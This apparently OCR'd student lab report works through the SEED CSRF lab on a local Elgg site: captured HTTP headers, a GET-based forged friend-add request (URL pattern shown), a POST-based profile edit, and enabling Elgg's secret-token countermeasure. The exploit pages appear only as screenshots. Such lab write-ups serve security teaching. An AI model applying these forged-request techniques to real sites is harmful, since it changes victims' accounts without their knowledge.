
Name : Samiksha Dharmadhikari
Id : 1001740496

Task 1: Observing HTTP Request.

In this task we need to get familiar with the HTTP header live tool. We need to install this add on to our firefox browser. We also need to start the apache service through the terminal.
We capture the POST and GET requests when we login into the Elgg website and this snapshot is given below. Being it a big file i have added only 2 screenshots which show the GET and POST methods. But in GET the data / parameters are attached to the url whereas in POST the data/ parameters are placed in the data field of the HTTP request.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

task1.txt (~/Downloads) - gedit


```
Date: Thu, 02 Apr 2020 18:34:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 02 Oct 2020 18:34:46 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 6666
Content-Type: text/css;charset=utf-8
--------------------
http://www.csrflabelgg.com/cache/1549469429/default/elgg.css
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=9oql1n33vn9ln6om4rebqtrgj1
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Thu, 02 Apr 2020 18:34:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 02 Oct 2020 18:34:46 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12239
Content-Type: text/css;charset=utf-8
--------------------
http://www.csrflabelgg.com/cache/1549469429/default/lightbox/elgg-colorbox-theme/colorbox.css
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=9oql1n33vn9ln6om4rebqtrgj1
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Thu, 02 Apr 2020 18:34:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 02 Oct 2020 18:34:46 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
```

SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Terminal

```
[04/02/20]seed@VM:~$ sudo service apache2 start
[04/02/20]seed@VM:~$ sudo service apache2 status
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Thu 2020-04-02 14:20:59 EDT; 2min 34s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 1326 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCE
   CGroup: /system.slice/apache2.service
           ├─1380 /usr/sbin/apache2 -k start
           ├─1385 /usr/sbin/apache2 -k start
           ├─1386 /usr/sbin/apache2 -k start
           ├─1387 /usr/sbin/apache2 -k start
           ├─1388 /usr/sbin/apache2 -k start
           └─1389 /usr/sbin/apache2 -k start

Apr 02 14:20:54 VM systemd[1]: Starting LSB: Apache2 web server...
Apr 02 14:20:54 VM apache2[1326]:  * Starting Apache httpd web server apache2
Apr 02 14:20:58 VM apache2[1326]: AH00112: Warning: DocumentRoot [/var/www/seedl
Apr 02 14:20:58 VM apache2[1326]: AH00558: apache2: Could not reliably determine
Apr 02 14:20:59 VM apache2[1326]:  *
Apr 02 14:20:59 VM systemd[1]: Started LSB: Apache2 web server.
Apr 02 14:23:21 VM systemd[1]: Started LSB: Apache2 web server.
lines 1-22/22 (END)...skipping...
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Thu 2020-04-02 14:20:59 EDT; 2min 34s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 1326 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCE
   CGroup: /system.slice/apache2.service
           ├─1380 /usr/sbin/apache2 -k start
           ├─1385 /usr/sbin/apache2 -k start
           ├─1386 /usr/sbin/apache2 -k start
```




Task 2: CSRF Attack using GET Request


In this task there are 2 people, Alice and Boby. Boby wants to be added to the friend list of alice without alice letting know.
First we need to know the id of Boby which is 43, we get it by adding him as a friend by alice and checking its http header.




Further we see that alice has no friends.




We write a program index.html such that if it is executed then boby becomes alice's friend automatically.



We execute index.html :




We can observe that boby is in alice's friend list.





Task 3: CSRF Attack using POST Request

Here in this task we need to modify the victims profile information and our victim is alice. Alice's profile is initially empty.



We need to write a program index2.html which after executing the alice's profile will have changes. This program will use the POST method to include the parameters in the HTTP header body.






Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

There are 2 ways boby can do this

1. He can add alice as a friend and check the http live header, which will display http://www.csrflabelgg.com/action/friends/add?friend=42

2. Bob can go into members and use inspect elements to get the id of alice.



Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

No boby cannot launch the CSRF attack to anybody who visits this malicious web page because user id for each user is different. And only if the user id of logged in user and the id specified in the webpage match the attack will be successful. To perform attacks on other users, we need to change the user id in the web page.

Task 4: Implementing a countermeasure for Elgg

Here we need to turn on the countermeasures of elgg against CSRF. We do this by commenting the return true statement in the ActionsService.php which can be seen below.


We then create an index.html page which will attack the victim's description to edit his profile description. And we give its link in a blog post of alice.
Then we login as boby and click on this blog post link. We get redirected to the profile page of boby which is not modified in its description. We have added the token and timestamp with each request. Here it is checked if the values are valid in the current user session with the user.
